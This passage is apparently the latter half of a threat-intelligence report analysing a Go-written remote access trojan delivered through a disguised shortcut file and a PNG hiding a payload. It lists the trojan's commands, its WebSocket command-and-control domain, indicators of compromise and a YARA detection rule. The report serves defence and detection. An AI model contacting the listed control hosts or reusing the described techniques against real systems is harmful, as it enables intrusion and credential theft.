


Figure 14 – Invoking Resumethread Win32 Api

Final payload

The final payload is a Go-compiled file with a size of approximately 8.4 MB. The following publicly available Go utilities are utilized in this binary:

> **HashiCorp Yamux** – This is a multiplexing library for Golang that operates over a reliable and ordered underlying connection, such as TCP or Unix domain sockets. The TA is abusing Yamux to multiplex multiple communication streams over a single connection, making their network traffic less conspicuous.
>
> **Secsy goftp** – It's an open-source High-level FTP client utilized by TA to facilitate file transfers or downloads on a compromised system.

Despite the complexity of reverse-engineering Go binaries, we successfully obtained insights through the examination of memory strings. Further analysis revealed several memory strings that confirm the malware's behavior as a Remote Access Trojan (RAT). The RAT executes the following commands.

Command	Description
discover/walker	Traverse directories to collect information about files and directories.
filesys/append	Appends data to a file.
filesys/create	Creates a new file.
filesys/delete	Deletes a file.
filesys/lsdir	Lists files in the directory.
filesys/mkdir	Creates a new directory.
filesys/read	Reads data from a file.
filesys/rename	Renames a file.
filesys/truncate	Truncates a file to a specified size.
filesys/write	Writes data to a file.
interact	Engages in interactive communication with a C&C server.
command	Executes a command, likely on a remote system.
network/listen	Listens for incoming network connections.
network/tlsdial	Establishes a network connection using TLS encryption.
persist	Creates persistence
process/kill	Terminates a process
ransom	Deploy Ransomware
stager/earlybird	Executes early-stage payload
sysinfo/curuser	Retrieves information about the current user.
sysinfo/install	Gathers installation-related information.
sysinfo/network	Collects network-related information.
sysinfo/osvers	Retrieves the operating system version information.
discover/tcpscan	Scans for open TCP ports on a network.
upload/post	Uploads data, possibly via HTTP POST requests.
upload/ftpc	Uploads data using FTP (File Transfer Protocol).
tools/sharphound	Performs Active Directory Enumeration
tools/mimikatz	extracts plaintext passwords, hashes, PINs, and Kerberos tickets from lsass.exe memory
tools/rubeus	Facilitates Kerberos ticket extraction, manipulation, and pass-the-ticket attacks.

C&C Communication:

The RAT connects to its Command & Control (C&C) server via a WebSocket connection on port 443. Utilizing WebSockets over port 443, which is usually designated for secure HTTPS traffic, helps the RAT bypass traditional network security measures, as WebSocket traffic is often less monitored and more challenging to detect compared to standard HTTP or other protocols.

The RAT initiates a GET request to “wss://use1.netcatgroup.site/ctrl/”, seeking to use a custom subprotocol called “NetCat.” The custom “NetCat” subprotocol suggests that the RAT may be using Netcat-like features for establishing a reverse shell, transferring data, executing commands, or performing remote control operations. The below figure shows the communication to its C&C server.




Figure 15 -C&C communication

Threat Actor Attribution

The threat actor appears to avoid infecting systems in nations where Russian is either the official language or spoken widely, suggesting a deliberate self-imposed restriction. This strategy is likely intended to mitigate potential backlash or reduce exposure in regions where they may have a presence or be known. Such tactics are commonly observed among Ransomware-as-a-Service (RaaS) groups.

Additionally, the original, unedited image that the TA later altered via steganography was posted on a social media platform commonly used by Russian-speaking users, yet another factor that may indicate that the TA is either a Russian speaker or group.

Based on the available evidence, we cannot attribute this activity to any specific threat actor or Advanced Persistent Threat (APT) group at this time. However, the nature of the attack and its operational patterns indicate that it may be the work of a financially motivated group. The observed linguistic and operational characteristics lead us to suspect that the perpetrators could be a Russian-speaking group or a RaaS entity.

Conclusion

This campaign demonstrates a highly sophisticated attack that utilizes a shortcut file (.LNK) to execute PowerShell commands, which then deploys a .NET loader and a malicious payload concealed within a PNG file using steganography. The final payload, a RAT written in Go, facilitates remote access and potential ransomware deployment.

The threat actor’s intentional avoidance of Russian-speaking nations indicates a strategy to minimize detection and backlash. Additionally, targeting individuals interested in Indian political affairs suggests a calculated approach. Although we cannot precisely attribute the activity to a specific threat actor or APT group, the evidence suggests it is likely the work of a financially motivated, Russian-speaking group or Ransomware-as-a-Service (RaaS) entity.

Recommendations

This campaign reaches users via potential phishing campaigns, so exercise extreme caution when handling email attachments and external links. Always verify the legitimacy of the sender and links before opening them.

Monitor network traffic, even if it appears to come from trusted CDNs. It’s important to correlate and verify the traffic before allowing it.

Consider disabling or limiting the execution of scripting languages on user workstations and servers if they are not essential for legitimate purposes.

Implement application whitelisting to ensure only approved and trusted applications and DLLs can execute on your systems

Segment your organization's networks to limit the spread of malware

Deploy strong antivirus and anti-malware solutions to detect and remove malicious files.

MITRE ATT&CK® Techniques

Tactic	Technique	Procedure
Initial Access (TA0001)	Spearphishing Attachment (T1566.001)	.LNK file shared as mail attachments
Execution (TA0002)	User Execution: Malicious File (T1204.002)	User opens an .LNK file as a file pretending to be an Office Document
Execution (TA0002)	Command and Scripting Interpreter: PowerShell (T1059.001)	Embedded PowerShell commands executed
Defense Evasion (TA0005)	Masquerading: Masquerade File Type (T1036.008)	LNK file disguised as a legitimate office file
Discovery (TA0007)	System Location Discovery (T1614)	Checks GeoLocation using *(Get-WinHomeLocation).GeoID*
Defense Evasion (TA0005)	Indicator Removal: File Deletion (T1070.004)	Self-Deleting .LNK file after execution
Defense Evasion (TA0005)	System Information Discovery (T1082)	Checking for System architecture using *"Int.ptr"*
Command and Control (TA0011)	Obfuscated Files or Information: Steganography (T1027.003)	Malicious GZip compressed stream is hidden inside a PNG file
Defense Evasion (TA0005)	De-obfuscate/Decode Files or Information (T1140)	API and other program strings are obfuscated
Execution (TA0002)	Native API (T1106)	*CreateProcess(),QueueUserAPC()* used for Process Injection
Privilege Escalation (TA0004)	Process Injection: Asynchronous Procedure Call (T1055.004)	Using QueueUserAPC, it injects the shellcode into powershell.exe
C&C (TA0011)	Application Layer Protocol: Web Protocols (T1071.001)	Stealer communicates with the C&C server.

Indicators Of Compromise

Indicators	Indicator Type	Description
ffe5b09cbc0073be33332436150c81edfa952d2af749160699fc8b10b912ef35	SHA256	Zip attachement
6f4dc0d9fe5970586403865d551bbea13e2ceb1bfe41f22e235a6456a5ec509b	SHA256	LNK File
168182578da46de165d10e6753d1c7db7b214efc723c89c6d9d0038264abad54	SHA256	Dropped DLL file
8edc8f3eed761694c6b1df740de376f9e12f82675df7507417adb2c8bbedd8da	SHA256	x86.png
ac957c501867a86c13045fa72d53faacb291cc8b6b2750915abc1b5815b164c6	SHA256	x86_64.png
c42ea4d3c8b6ae2c4727a11de65f624a70dabba46c1996aa545de35a58804802	SHA256	Final injected payload PE file (32-bit)
83d6e377a5527f41d8333f8eb0d42f7c6a24f8694ed3caceb3a1e63de7b23e9d	SHA256	Final injected payload PE file (64-bit)
aef4d36ce252a9181767f263b1cbd831ac79f6e80516aa640222f9c56b06de4f	SHA256	PE file with ShellCode
hxxps://suquaituupie.global.ssl.fastly[.]net/static/x86.png?u=	URL	PNG file contains GZip stream
hxxps://suquaituupie.global.ssl.fastly[.]net/static/x86_64.png?u=	URL	PNG file contains GZip stream
use1.netcatgroup[.]site	Domain	C&C
suquaituupie.global.ssl.fastly[.]net	Domain	C&C

Yara Rule

```
rule Go_based_RAT

{

    meta:

author = "Cyble Research and Intelligence Labs"

description = "Detects RAT written in GO"

date = "2024-07-24"

os = "Windows"

strings:

$a      =   "network/tlsdial" nocase wide ascii

$b      =   "tools/sharphound" nocase wide ascii

$c      =   "process/kill" nocase wide ascii

$d      =   "sysinfo/osvers" nocase wide ascii

$e      =   "process/kill" nocase wide ascii


    condition:

uint16(0) == 0x5A4D and all of them

}
```

References:

https://www.linkedin.com/pulse/malware-w-skr%C3%B3cie-lnk-ireneusz-tarnowski